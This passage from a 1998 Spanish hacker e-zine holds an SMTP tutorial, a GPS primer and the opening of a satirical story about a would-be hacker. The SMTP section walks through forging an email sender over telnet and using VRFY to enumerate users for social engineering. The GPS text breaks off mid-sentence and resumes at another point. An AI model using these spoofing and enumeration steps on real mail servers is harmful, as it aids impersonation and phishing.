Pero si se desean intercambiar mensajes con los otros host, SMTP también cuenta con los mecanismos que lo permiten, de modo que no solo podemos intercambiar mensajes con los usuarios de nuestro host, sino también con distintos host dentro de la red, y, obviamente, sus usuarios.

El protocolo SMTP envía los mensajes de la siguiente manera: el host recibe el mensaje preparado por el servicio de correo. Al recibir el mensaje, se utiliza el TCP para enviarlo, al igual que para recibir los mensajes. Como el SMTP no tiene especificada la interfase de los usuarios, estos no pueden distinguir el caso en que se envíe correo local (en el mismo host) o remoto (a través de la red hacia otro host).

Los clientes de e-mail permiten la lectura de los archivos que hay almacenados en los buzones de los usuarios autorizados como así también el envío de mensajes que el servidor de e-mail se encarga de distribuir. A estos servicios se los conoce como servicio de e-mail y lo ofrecen diversos daemons, entre estos está el famoso "sendmail".

Digo famoso porque es el más utilizado en la actualidad entre los host de Internet. Se lo llama también "delibery", así que si ves esto en lugar de sendmail por ahí, es lo mismo, aunque por lo general (siempre diría yo) vas a encontrarte con sendmail.

El sendmail funciona atendiendo de modo constante el puerto 25, conectándose con daemons de otros sistemas para intercambiar mensajes.

Bueno, si me siguieron hasta este punto, aquí les doy su premio jejee...

2a Parte (lo divertido)

PRACTICA: Como utilizar el SMTP

=====

Quien más, quien menos, todos alguna vez vimos en las zines de H/C/P/V o libros y revistas de informática un listado de puertos de TCP. Quien más, quien menos, también habrá leído información sobre el escaneo de puertos. Tratare de aclarar como utilizamos el puerto 25.

Luego del respectivo scan a un determinado blanco (linda forma de definirlo, no?) obtenemos una lista de los puertos que este tiene abiertos, digamos 80, 21, 25, etc...25 dije?...ese es!!

Por ejemplo, luego de un port scan a mi web (?) [www.undercode.com](http://www.undercode.com) encontramos que tiene abierto el puerto 25. Listo, el paso siguiente es conectarnos al host mediante Telnet al famoso puerto 25 de mail. Todo lo que este precedido por un número son las respuestas del host, las líneas con # son solo comentarios míos.

```

$ telnet
telnet> open www.undercode.com 25          # llamamos al sistema por el
                                           # puerto de mail

220 UNDERCODE.MAILSERV SMTP              # esta presentacion varia de un
Service at 15 Nov 98 03:05:13 GMT         # sistema a otro, en algunos
                                           # casos hasta se nos indica que
                                           # version de sendmail se esta
                                           # usando

HELO undercode                            # se le indica al server quien es
                                           # el usuario que esta en sesion
250 UNDERCODE.MAILSERV - Hello, undercode # la maquina remota me saluda :-)

Ahora vamos a mandar un mail:

MAIL From: undercode@undercode.com
250 MAIL accepted
RCPT To: bgates@windoze.com              # :-)
250 Recipient accepted
DATA                                       # le indicamos que lo que sigue
                                           # sera el texto del mensaje

354 Start mail input; end with
<CRLF>.<CRLF>                             # muy importante: al finalizar el
                                           # mensaje hay que indicarle al
                                           # host que termino, esto se hace
                                           # con una linea que solo tiene un
                                           # punto "."

Date: Wed, 15 Jul 98 03:06:50
From: undercode@undercode.com
To: bgates@windoze.com
Subject: Promocion!!

Se~or Gates, tenemos un nuevo servicio en limpieza y cuidado del cabello,
si le interesa, solo responda a este mail indicandolo.
.
250 OK
QUIT
221 UNDERCODE.MAILSERV.COM Service
closing transmission channel
    
```

Como se ve el servidor envia sus respuestas con un numero delante, estos tienen distintos significados de acuerdo con la primera cifra, si:

| Empieza con | Significa                                      |
|-------------|------------------------------------------------|
| 2           | Operacion ejecutada satisfactoriamente.        |
| 3           | Se requiere una accion a continuacion.         |
| 4           | Error temporal. Ej. el disco esta lleno.       |
| 5           | Error permanente. Ej. no existe el recipiente. |

En el caso de un error temporal (4) los mensajes se guardan y se envian mas tarde, en cambio cuando el error es permanente (5) el mensaje es devuelto al emisor indicando un codigo de error.

Veamos lo que hicimos antes, al iniciar con HELO se indica el nombre del sistema (o usuario) que inicia la conexon con el sendmail. Luego con MAIL

indicamos que estamos por enviar un mensaje y RCPT le indica al daemon a que destino ira dirigido. Por ultimo DATA contiene el mensaje en ASCII, recuerden que habia comandos que se introducian en el cuerpo del mensaje, ya vimos como se le indico la fecha (Date:), el origen (From:), el destino (To:) y el asunto (Subject:), recuerden finalizar el mensaje con una linea que solo contenga un ".". En el caso que se quiera enviar en el texto del mensaje un punto como linea, se deben colocar dos puntos seguidos ".." para que el sendmail lo interprete como texto y no como final de DATA.

Creo que QUIT no es necesario que lo explique, verdad?

Bueno esto es lo que podemos hacer para enviar mensajes desde telnet sin usar cliente de e-mail alguno, pero aqui se presenta una situacion que no habia mencionado: cuando nos conectamos por el puerto 25 al host este nos recibe y por lo general nos indica la version de sendmail que utiliza, pero nunca nos pide login ni password para entrar, salvo que queramos ver los mensajes de algun buzón que tenga alojado. Probemos entonces enviar un mail sin hacer HELO, a ver...

```
open UNDERCODE.MAILSERV.COM 25      # es el nombre del servidor de
                                     # mail que aparecio antes

220 UNDERCODE.MAILSERV SMTP
Service at 15 Nov 98 03:08:13 GMT
MAIL From: steve_jobs@apple.com
250 MAIL accepted
RCPT To: bgates@windoze.com
250 Recipient accepted
DATA
354 Start mail input; end with
<CRLF>.<CRLF>
Date: Wed, 15 Jul 98 03:06:50
From: steve_jobs@apple.com
To: bgates@windoze.com
Subject: ladron!!!
```

Maldito nerd te robaste mi entorno de ventanas, te voy a caer encima!!

```
.
250 OK
QUIT
221 UNDERCODE.MAILSERV.COM Service
closing transmission channel
```

Como veran el origen del mensaje puede no ser real, y aun asi el sendmail lo enviara. El se~or Gates recibira nuestro saludo y de acuerdo al campo From de su cliente de correo vera que su colega Jobs le escribio. Es el metodo que utilizan los programas de correo anonimo como el AnoniMail que anda circulando por ahi. Puede llegar a servir para joder a un amigo o algo asi, pero es muy simple de rastrear. Es muy facil de saber quien envia un mail de este modo, simplemente viendo las propiedades del mensaje (en Outlook, Netscape, etc) se obtiene el servidor de donde proviene, y como cada sesion en el sendmail es loggeada...en fin, ya saben.

Otro comando interesante para utilizar es "vrfy", su sintaxis es

```
vrfy <usuario>
```

Donde usuario (sin los <>) es algun usuario registrado en el servidor, si el usuario existe este comando nos dara bastante informacion del mismo, y si no nos indica un mensaje de error. Puede ser util a la hora de hacer Ingenieria Social contar con algunos datos de la persona, no?

Listo, hasta aqui llegamos por ahora, si alguien lo desea puede probar otras cositas del sendmail, esto solo era una introduccion para quienes deseen aprender un poquito de SMTP y como lo utilizan los clientes de mail, ya saben si tienen algo para comentar, criticar, agregar, etc, de esta nota,

mi mail y llave PGP estan a su disposicion.

UnderCode

```
<+> keys/UnderCode.asc
Tipo Bits/Clave Fecha Identificador
pub 1024/488E0455 1998/10/09 UnderCode <undercode@iname.com>
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQCNAzYeNK4AAAEANDRJ8J/6+qrXdpaTgZwUSgfbVZ8QAxQlWocS3np2UPkdzfN
UlEnHnwSe/3Hy653MothzivtyfyJPtGrYJffeRhwWmcjR/Gylsg0SHus1NQFbqcP
7j4isBlxat08Ezt1a9eSNp7UUK6FHbo9MV05r/2a6o9bXVSG4F/BxOZIjgRVAAUR
tB9VbmRlckNvZGUgPHVuZGVyY29kZUBpbmFtZS5jb20+iQCVAwUQNh40rl/BxOZI
jgRVAQFrvQQAjPB3N41j7eggukyYp1gbY1+gaS3zzRXroOd46uIEADQb0dWRVQPz
LcjTT8G5Qm4orzjvtQV8r6G3A0aPNuOoq/mkzj30yDFgz0J55UudT7GnFsKNplQE
26gho+0Ek3Zctad63Dz3AzK5RsRrLlCre5RhIYBf3s4ursJXX7CiBys=
```

```
=Kafp
-----END PGP PUBLIC KEY BLOCK-----
```

```
<-->
*EOF*
```

-[ 0x10 ]-----  
 -[ GPS ]-----  
 -[ by Omega ]-----SET-17-

Introduccion  
 =====

Buenas noches. Este texto esta para introducir el GPS a toda aquella gente que no sabe lo que es y quiero dedicarlo a toda esa gente que creyendo saber lo que es, no tiene ni idea del GPS. La publicacion de este documento ha sido autorizada para la revista SET numero 17 y para la siza numero 3. Se permite la libre distribucion de este documento siempre y cuando su contenido no haya sido modificado y su fuente de origen sea citado.

Para empezar, decir que el GPS (Global Positioning System o tambien sistema de posicionamiento global) es un sistema de navegacion por satelite fundado y controlado por el departamento de defensa de los estados unidos (de america, porque dentro de poco, habra tambien estados unidos de europa, ya vereis, y como no somos menos, pues tambien tendremos nuestro propio "GPS"). Aunque hay miles y miles de usuarios civiles que utilizan el GPS en cualquier parte del mundo, el sistema fue dise~ado para ser utilizado por el ejercito militar de EE.UU para misiones de seguimiento y localizacion terrestre.

Estructura del GPS  
 =====

El GPS se basa en un standard mediante el cual, un satelite envia se~ales codificadas que puedan ser procesadas por un receptor GPS. La estructura del GPS se divide por segmentos, cada uno de ellos tiene un ambito de accion, y realizan funciones distintas.

El segmento espacial (Space Segment) del sistema esta formado por los satelites GPS. Estos satelites envian se~ales de radio por el espacio hacia los receptores.

La Constelacion de Operaciones GPS esta formada (al menos inicialmente) por 24 SV (Vehiculos espaciales) : 21 satelites de navegacion y 3 satelites de control de orbita que giran en orbitas de 12 horas. La altura de los SV esta configurada de modo que los satelites repiten las mismas trayectorias y orbitas cada 24 horas aproximadamente (4 minutos menos cada dia). Hay seis planos orbitales equidistantes (60 grados y todos ellos inclinados unos 55\$ respecto el plano de la ecliptica) y hay cuatro satelites GPS en cada plano orbital. Esta constelacion permite que el usuario disponer de un minimo de 5 y un maximo de 8 satelites GPS visibles desde cualquier punto de la tierra.

Por otra parte esta el segmento de control que consiste en un sistema de seguimiento por estaciones base que estan distribuidas por todo el mundo. Estas estaciones realizan funciones de seguimiento y monitorizaje de la constelacion de operaciones. La estacion "principal" de control se encuentra en la base aerea de Schriever (oficialmente AFB Falcon) en Colorado. Las estaciones tambien se encargan de autoregular las orbitas de los satelites y tambien sincronizar las variables temporales de los satelites. Las otras estaciones de control son la de Hawaii (Pacifico Oriental), Isla Ascension (Atlantico), Diego Garcia (Indico) y Kwajalein (Pacifico Occidental)

El segmento de usuario es el siguiente elemento en el escalafon y engloba a cualquier dispositivo capaz de recibir y procesar se~ales GPS. Estos receptores convierten la se~al proviniente del satelite en valores de velocidad, posicion y tiempo. Se requieren cuatro satelites para calcular los cuatro valores (tres dimensiones X, Y, Z y factor Tiempo). Los receptores GPS se suelen utilizar para navegacion, posicionamiento y diseminacion temporal,

y aunque tambien es posible utilizarlos con otros fines, la principal funcion del GPS es la navegacion en tres dimensiones.

En cuanto a los receptores GPS, existen desde receptores para barcos y aviones hasta receptores para vehiculos y si os habeis fijado, en el tour de francia y en la vuelta ciclista a espa~a, los tiempos entre cabeza de carrera y el peloton se miden por GPS. Para uso comun, existen receptores GPS "portatiles", como la sonda magellan M2000, los garmin e incluso un modelo de telefono GSM Nokia incorporan un receptor GPS. Como puede comprenderse, la tecnologia GPS esta cada vez mas al alcance del ciudadano normal. En un futuro no lejano, las madres por ejemplo, dispondran de un dispositivo por el cual sabran exactamente donde se encuentran sus hijos en cualquier momento con solo pulsar un par de botones. (Ojo! No he dicho que sea necesariamente GPS. Existen otros standards para navegacion via satelite distintos al GPS, e incluso dentro del GPS, se utiliza el GPS diferencial o "DGPS" que ofrece algunas ventajas sobre el trabajar con GPS "a pelo". Esto se vera mas tarde)

#### Posicionamiento =====

El servicio de posicionamiento preciso (PPS) es posible utilizando receptores GPS en posiciones referenciales para permitir correcciones y datos para reposicionar su emplazamiento. Supervivencia, control geodesico y estudios de tectonica de placas son ejemplos claros para posicionamientos muy concretos. Las diseminaciones de tiempo y frecuencia, basados en los relojes a bordo de los satelites y controlados por las estaciones de control, son otro claro ejemplo de uso del GPS. Respecto a la precision, depende del tipo de usuario.

Los usuarios autorizados con equipo criptografico (claves y software) y receptores GPS especializados en posicionamiento preciso pueden utilizar el servicio de posicionamiento preciso, ademas de esto, solo los militares pertenecientes a los EE.UU. y aliados, agencias del gobierno estadounidense y ciertos usuarios civiles seleccionados y autorizados por el gobierno estadounidense, pueden usar el servicio de posicionamiento exacto. Dicho servicio posee una precision de 22 metros en tasaciones horizontales, 27.7 metros en tasaciones verticales y 100 nanosegundos en tasaciones de tiempo.

Por otra parte, los usuarios civiles de GPS de todo el mundo pueden usar el servicio de posicionamiento standard (SPS) sin cargos ni restricciones. La inmensa mayoria de receptores GPS pueden recibir y utilizar el SPS. El SPS tiene limitada su precision por el DOD mediante disponibilidad selectiva. Los errores maximos de apreciacion del SPS son 100 metros en horizontal, 156 metros en vertical y 340 nanosegundos en mediciones de tiempo.

Las mediciones se suelen calcular a partir de dos desviaciones standard del error en las 3 dimensiones (2drms), aunque los fabricantes de receptores GPS pueden utilizar otros algoritmos para calcular las medidas. Por ejemplo, el error Root-mean-square (RMS) es el valor de UNA desviacion standard de una, dos o las tres dimensiones. La probabilidad circular de error (CEP) es el valor del radio de una circunferencia centrada en la posicion que alberga el 50% de las probabilidades, y la probabilidad esferica de error (SEP) es lo mismo que el cep, pero en lugar de una circunferencia, es una esfera. Los fabricantes de receptores se han inclinado por utilizar los dos ultimos sistemas (sobre todo el SEP ya que en la misma medida, se incluyen las tres dimensiones, y no solo dos como hace el CEP). La ventaja principal de dichos sistemas es que el error relativo no se acumula a partir de grandes distancias. Incluso hay algunos receptores que calculan la posicion segun figuras RMS o CEP sin tener en cuenta la disponibilidad selectiva, por lo que estos receptores parecen ser mucho mas precisos que los demas receptores SPS.

#### Las se~ales GPS

=====


Como os he dicho anteriormente, las se~ales se transmiten por radio, en concreto se utiliza el espectro perteneciente a las microondas. El satellite transmite dos portadoras, L1 y L2. La se~al L1 es de 1575.42 Mhz y es portadora del mensaje de navegacion asi como los codigos SPS y la se~al L2 (1227.60 Mhz) se utiliza para medir el retardo ionosferico debido a los receptores equipados con PPS. La fase entre las dos portadoras es modificada segun tres codigos binarios.

- El codigo C/A (Adquisicion de curso), modula la fase de la portadora L1. Se trata de un ruido Pseudo-aleatorio (PRN) de 1 Mhz. El codigo C/A se repite cada 1023 bits (un milisegundo). Hay un codigo C/A para cada Vehiculo Espacial (Satelite GPS). Con frecuencia, los satelites GPS son identificados por su codigo C/A, unico identificador de cada codigo PRN. El codigo C/A que modula la se~al L1 es la base del servicio SPS para usuarios civiles.

- El codigo P (Preciso) modula tanto la portadora L1 como la L2. El codigo P es un codigo PRN de 10 Mhz extremadamente largo (cerca de una semana). En el modo de operacion Anti-Spoofing (AS) el codigo P se encripta dentro del codigo Y, y este codigo requiere un modulo Anti-Spoofing para cada canal del receptor y solo se usa por usuarios autorizados con claves criptograficas. El codigo P y el codigo Y son la base del PPS.

- Y por ultimo, el propio mensaje de navegacion tambien modula la se~al L1 que ya esta modulada por el codigo C/A. El mensaje de navegacion es una se~al de 50 Hz con datos que describen las orbitas de los satelites GPS, ajustes del reloj y otros parametros del sistema.

Las se~ales GPS se pueden esquematizar segun el siguiente diagrama :



Datos del GPS  
=====

El mensaje de navegacion GPS consiste en trenes de bits a intervalos regulares de tiempo marcando el periodo de transmision de cada subtrama mientras son enviadas desde el satellite.

Una trama de datos consiste en 1500 bits divididos en cinco subtramas de 300 bits. Una trama se transmite cada 30 segundos. Tres subtramas de seis segundos contienen datos de la orbita y del reloj. Las correcciones del reloj se envian en la subtrama primera y los valores de las orbitas son enviados agrupados en las subtramas dos y tres. Las subtramas cuatro y cinco se utilizan para transmitir distintas paginas de datos del sistema. Y despues, un conjunto de 25 tramas (125 subtramas) completan el mensaje de navegacion que es enviado sobre un periodo de 12.5 minutos. Cada subtrama contiene bits de paridad para detectar y corregir errores de transmision. La siguiente

tabla esquematiza el formato de datos de un mensaje de navegacion GPS :

|                                    |                                              |     |                                      |               |
|------------------------------------|----------------------------------------------|-----|--------------------------------------|---------------|
| SUBTRAMA                           | <== Una subtrama = 300 bits = 6 segundos ==> |     |                                      | ^             |
| 1                                  | TLM                                          | HOW | Datos de correccion del reloj del SV |               |
| 2                                  | TLM                                          | HOW | Datos del historico (I)              | UNA           |
| 3                                  | TLM                                          | HOW | Datos del historico (II)             | TRAMA         |
| 125 subtramas 4 y 5 = 12.5 minutos |                                              |     |                                      | COMPLETA      |
|                                    |                                              |     |                                      | =             |
|                                    |                                              |     |                                      | 1500 bits     |
|                                    |                                              |     |                                      | (30 segundos) |
| 4                                  | TLM                                          | HOW | Otros datos (IONO, UTC, CET)         |               |
| 5                                  | TLM                                          | HOW | Almanaque para todos los SV          |               |
|                                    |                                              |     |                                      | v             |
| -----                              |                                              |     |                                      |               |
| TLM = Datos de Telemetria          | PREAMBULO (8-BITS)                           |     | DATOS                                | PARIDAD       |
| -----                              |                                              |     |                                      |               |
| HOW = Datos de Handover            | HORA SEMANAL (17-BITS)                       |     | DATOS                                | PARIDAD       |
| -----                              |                                              |     |                                      |               |

Code Phase Tracking (Navegacion)  
 =====

El receptor GPS genera copias de los codigos C/A y del codigo P(Y). Cada codigo es una serie de bits modulados como un ruido aleatorio, pero pre-determinado. El receptor produce la secuencia de codigo C/A para cada satelite con un generador de codigo C/A que posee el propio receptor. Los receptores mas modernos realizan una copia completa de los codigos C/A y asi, teniendolos pre-calculados se puede implementar un registro de desplazamiento para generar el codigo C/A. Una vez coordinado el satelite con el receptor, la copia del codigo C/A es deshechada del receptor.

El generador de codigo C/A produce una secuencia de 1023 bits distinta para cada ajuste de fase. En una implementacion con registro de desplazamiento, la secuencia es desplazada repitiendo el proceso hasta ajustar el tiempo. El codigo PRN resultante es obtenido de una tabla pre-calculada de la memoria del receptor y se repite cada milisegundo. Los codigos PRN se definen individualmente para cada satelite GPS.

La secuencia de establecimiento de correlacion de tramas entre el receptor y el vehiculo espacial (satelite GPS) abarca unos 250k de datos y sigue el siguiente proceso :

- Si el receptor le envia un PRN distinto al satelite, este no responde y no hay correlacion de tramas.
- Cuando el receptor utiliza el mismo codigo que el satelite, se detecta una debil se~al de alimentacion (?)
- Cuando el codigo recibido por el satelite y el del receptor terminan de ser transmitidos correctamente, la se~al portadora es descriptada y la se~al de alimentacion adquiere mas potencia (??)
- El receptor GPS utiliza la se~al de alimentacion recibida para alimentar el codigo C/A en el receptor con el codigo C/A del satelite GPS. (???) Normalmente solo se equipara la version mas vieja con la mas moderna para verificar que la correlacion entre las tramas sigue funcionando.

Esto es lo que dicen los libros acerca del protocolo de establecimiento de



Por otra parte, se pueden utilizar cinco o más satélites para aumentar la precisión de la posición y tiempo, ya que al añadir información redundante, es más fácil detectar valores fuera de la tolerancia permitida, lo cual resulta muy útil al tener en cuenta las condiciones meteorológicas.

La posición XYZ es convertida por el receptor a magnitudes geodésicas: latitud, longitud y altitud. El tiempo se calcula en tiempo SV (del satélite), tiempo GPS y tiempo UTC. Los satélites contienen cuatro relojes atómicos (dos de cesio y dos de rubidio) y los relojes de los satélites son controlados por tierra desde las estaciones de control.

Los valores de tiempo se ajustan en el receptor a partir de las señales recibidas por GPS. La portadora del mensaje de navegación de 50 Hz es alimentada con el código C/A de modo que el flanco de ataque de la subtrama de datos coincida con el milisegundo más cercano al pseudo-rango (dentro de un intervalo de 20 milisegundos).

Como mencione antes, los valores de tiempo del satélite son convertidos a señales de reloj GPS en el receptor. El tiempo GPS se mide en semanas y segundos desde las 24:00:00 del 5 de enero de 1980. El tiempo en Coordenadas Universales de Tiempo (UTC) se calcula a partir del tiempo GPS utilizando los parámetros de corrección que se envían en el mensaje de navegación. Llamaremos un segundo a la transición temporal entre las 23:59:59 UTC del 31 de diciembre de 1998 y las 00:00:00 UTC del 1 de enero de 1999.

#### Carrier Phase Tracking (Topografía) =====

El CPT ha significado una revolución en el campo de la topografía. Ya no hace falta recorrer todo el terreno para saber como es. Se pueden medir posiciones hasta 30 kms desde el punto de referencia sin puntos intermedios ni nada. Este uso del GPS requiere que el receptor este especialmente equipado para poder analizar la fase de la señal portadora.

Las señales L1 y L2 se utilizan para topografía/cartografía. La portadora L1 tiene una longitud de onda de 19 cms. Si los ciclos de la portadora se rastrean y analizan se pueden obtener mediciones con precisiones incluso de milímetros, bajo ciertas circunstancias especiales.

El CPT no contiene información del tiempo de transmisión. Las señales del CPT se distinguen unas de otras durante la demodulación. La precisión del CPT es tal que dos receptores podrían rastrear la fase de las portadoras L1 y/o L2 al mismo tiempo. Las diferencias entre los retardos ionosféricos entre los dos receptores debe ser suficientemente pequeña para poder recibir las señales correctamente. Esto requiere que los dos receptores se encuentren a una distancia no superior a 30 kms uno del otro. Todos los rastreos de la portadora son siempre diferenciales, requiriendo un punto de referencia y otro receptor que pueda rastrear la portadora al mismo tiempo.

Para poder utilizar el sistema CPT, se necesita un software especializado capaz de apreciar diferencias en las fases de las portadoras recibidas. Las técnicas más modernas (como la RTK - Cinemática en tiempo real) son capaces de medir con precisiones de centímetros respecto a un receptor remoto.

Las diferentes mediciones que se pueden obtener al medir la fase en los dos receptores puede reducirse utilizando un software que pueda calcular tridimensionalmente las posiciones entre la estación de referencia y el receptor remoto. No es difícil obtener medidas de alta precisión por debajo del centímetro, pero el problema principal aparece cuando el ruido afecta a la señal o cuando el receptor se está moviendo.

#### Errores

=====

Los errores en el gps provocados por diversas fuentes. Aqui veremos las causas mas frecuentes :

- Ruidos : Los ruidos se originan como combinacion del ruido PRN y el ruido que reciba el receptor. Este tipo de error nunca llega a superar los 5 metros de apreciacion.

- Disponibilidad selectiva : La disponibilidad selectiva consiste en una degradacion intencionada de las se~ales SPS por el departamento de defensa de los ee.uu. con intencion de limitar a los usuarios no pertenecientes a cuerpos militares/gubernamentales estadounidenses. La precision del codigo C/A (unos 30 metros) se reduce hasta 100 metros (dos desviaciones standard)

- Errores en los relojes no corregidos por el segmento de control : Es decir, que las estaciones de control no han sincronizado un desfase en el reloj de uno (o varios) satelites, por tanto puede dar lugar a errores de apreciacion de un metro.

- Errores en los datos historicos : Una medicion poco precisa en las orbitas puede dar lugar a un error de precision aproximado de un metro.

- Retardo topografico : La topografia es la parte mas baja de la atmosfera. Abarca desde el suelo hasta 8-13 kms y experimenta cambios de presion, temperatura, humedad, etc. dando lugar a cambios climaticos.

- Retardo ionosferico : Puede llegar a causar errores de percepcion de 10 metros. La ionosfera es la capa de la atmosfera desde los 50 hasta los 500 kms y basicamente contiene aire ionizado.

- Multiruta : Errores de precision de medio metro. Es causado por el efecto reflex de las ondas de radio. Las se~ales se reflejan en superficies cercanas al receptor pudiendo interferir con la direccion original. La multiruta es dificil de detectar y, en ocasiones, muy dificil de evitar.

- Errores gordos : Segun la precision de los datos geodesicos que poseen las estaciones de control, o por fallos humanos o de los ordenadores, los errores de apreciacion pueden ir de un metro a cientos de kilometros.

- Errores del receptor : Evidentemente, un receptor que no pueda demodular correctamente las se~ales GPS, puede generar errores de cualquier magnitud.

Tecnicas diferenciales (DGPS)

=====

La idea principal que persiguen los sistemas de GPS diferencial (DGPS para los amigos) es corregir los errores posibles con varias medidas sobre una posicion determinada. Un receptor que sirve de referencia calcula las correcciones para cada satelite.

Los sistemas DGPS necesitan un software especializado, pues no se pueden corregir los pseudo-rangos recibidos y acto seguido elaborar el mensaje de navegacion. El software que usan los DGPS permite recibir se~ales de varios SV y corregir sobre la marcha los pseudo-rangos de cada SV.

Las correcciones diferenciales pueden realizarse bien a tiempo real, o bien mediante tecnicas post-procesado.

Las correcciones a tiempo real se pueden transmitir por radio. Los guardacostas (los que lleven el tema gps, claro esta) mantienen una red con monitores diferenciales de modo que pueden transmitir las correcciones mas

eficazmente. Las correcciones se transmiten siguiendo un protocolo prefijado por la RTCM (Comision tecnica de radio marina)

Por otra parte, las correcciones pueden ser almacenadas para su posterior procesado. Muchas empresas (publicas y privadas) guardan las correcciones DGPS para distribuir las por medios electronicos. Los servicios DGPS privados, utilizan canales de radiodifusion FM, enlaces por satelites o tambien otros medios para aplicaciones en tiempo real.

Para suprimir o contrarrestar la disponibilidad selectiva las correcciones diferenciales se deben calcular desde la estacion de referencia y aplicadas sobre el receptor remoto. De este modo, el DGPS puede evitar los errores que son comunes tanto a la estacion de referencia como al receptor remoto. Los errores son mas frecuentes cuando los receptores se encuentran muy cerca (menos de 100 kms). A partir del codigo C/A de se~ales SPS, el DGPS puede calcular posiciones con precisiones entre uno y diez metros.

Tecnicas GPS y costo  
=====

El costo de los receptores GPS es muy variable, dependiendo de sus capacidades. Los receptores por SPS mas peque-os se pueden encontrar por poco mas de 20.000 ptas y pueden aceptar algunas correcciones diferenciales.

Los receptores que permiten almacenar archivos para ser procesador posteriormente por una estacion de base cuestan de 200.000 a 800.000 ptas.

Los receptores que funcionan como receptores DGPS (calculando y transmitiendo datos de correccion) asi como los receptores capaces de tracear la fase de las portadoras cuestan desde poco menos de un millon hasta los cuatro millones de pesetas, aunque creo que esos no se venden en espa~a.

Y luego, los receptores militares PPS no tengo ni idea ni del precio ni de como se pueden conseguir :)

Estos son los costos basicos de los receptores, luego habria que ver el numero de receptores que vamos a tener en el sistema, software para post-procesar las se~ales, e incluso la capacitacion de gente para utilizar estos aparatos.

Aqui os dejo una tabla que me encuentre navegando el otro dia donde se explican algunas aplicaciones GPS y los costos aproximados :

| Nivel GPS                        | Precision<br>estimada. | Costo<br>'aproximado<br>del receptor | SE~ALES GPS |             |              |             |             |             |
|----------------------------------|------------------------|--------------------------------------|-------------|-------------|--------------|-------------|-------------|-------------|
|                                  |                        |                                      | L1<br>C/A   | L1<br>Cod-P | L1<br>Portad | L2<br>Cod-P | L2<br>Cod-Y | L2<br>Porta |
| Navegacion SPS                   | 100 m                  | 150 \$                               | x           |             |              |             |             |             |
| SPS Diferencial<br>( >30 kms )   | 10 m                   | 2.000 \$                             | x           |             |              |             |             |             |
| SPS Diferencial<br>( <30 kms )   | 1 m                    | 5.000 \$                             | x           |             |              |             |             |             |
| Navegacion PPS                   | 10 m                   | 9.000 \$                             | x           | x           |              | x           |             |             |
| Navegacion AS<br>(Anti Spoofing) | 10 m                   | 15.000 \$<br>o mas                   | x           | x           | x            | x           | x           | x           |
| Topografia fase                  | 0.1 m                  | 7.000 \$                             | x           |             | x            |             |             |             |

|                                    |        |           |   |   |   |   |  |   |
|------------------------------------|--------|-----------|---|---|---|---|--|---|
| portadora L1                       |        |           |   |   |   |   |  |   |
| Topografía fase<br>portad. L1 y L2 | 0.01 m | 10.000 \$ | x | x | x | x |  | x |

Para terminar, os dire que no creais que el GPS esta tan lejos de los civiles. Son mas los usuarios civiles del GPS que los usuarios militares, y gracias a las mediciones diferenciales, ya podemos realizar mediciones con un error maximo de unos 10 metros, lo cual no esta nada mal.

Omega

\*EOF\*

-[ 0x11 ]-----  
 -[ UN HACKER DE HOY EN DIA ]-----  
 -[ by Falken ]-----SET-17-

```

    0000  0000
    888   88 oo 000000
    888   88 888  888
    888   88 888  888
    888oo88  o888o o888o
    
```

```

    0000                                0000
    88800000      0000000      0000000  888  00000 0000000008 oo 000000
    888  888  00000888 888      888 888o888  8880000008  888  888
    888  888 888      888 888      8888 88o 888      888
    o888o o888o 8800o88 8o 8800o888 o888o o888o 8800o888 o888o
    
```

DE HOY EN DIA

NOTA: Todos los personajes que puedan aparecer en el texto que se desarrolla a continuacion, son origen de la calenturienta mente del autor, y no estan relacionados con nadie. Es mas, ninguno existe... al menos que yo sepa. ;)  
 Cualquier parecido con la realidad es pura coincidencia.  
 Se reconocen todas las marcas y productos como legitimos de sus marcas registradas. Ejemplos: Se reconoce la mierda de Windows 95 a Microsoft, y la colonia H@cker a quien quiera que la crease.

Comencemos...

Hace ya tiempo que vi esa peli tan molona, sobre gente que controla mazo de ordenatas y son capaces de hacer casi cualquier cosa con un teclado. Ellos si que son cool. Claro, me refiero a la genial peli 'Hackers'

Desde entonces mi sue~o dorado ha sido convertirme en uno de esos personajes del underground. Y por supuesto, sue~o con llegar a ser algun dia como mi idolo: ZeroK00l.

Asi que me puse manos a la obra. Compre el mejor equipo que habia en el mercado... un Topestium 400 a 500 por dual... o era dial? Que mas da. El hecho es que el ordenador era la leche. Tropecientos megas de RAM, un pedazo disco duro que acabaria llenando de fot... digo de textos, documentacion.

Y por supuesto, como entonces no tenia ni idea, me colaron el Ventanas ese de Microsoft. Asi que pille un modem, me meti por infovia, a traves de un proveedor de esos que no los conoce ni su padre, y empece a preguntar.

Claro, donde puedes preguntar si no tienes ni idea siquiera de donde debes preguntar, Por que si al menos supieras donde preguntar sobre que a quien y donde... No, eso ya lo he dicho antes... Repito.

El primer problema era donde preguntar lo que queria preguntar pero no sabia donde preguntar asi que pregunte donde debia preguntar para poder preguntar a quien debia preguntar lo que queria preguntar preguntando lo que pudiese preguntar acerca de donde debia preguntar, en el sitio que yo no sabia que tenia que preguntar... MEJOR !! ;)

Acabe en el IRC despues de dar muchas vueltas. Aqui si que hay hackers de verdad. Si uno pregunta algo que ya sabemos... es un peazo lameron que no merece el respeto a dirigirnos la palabra.

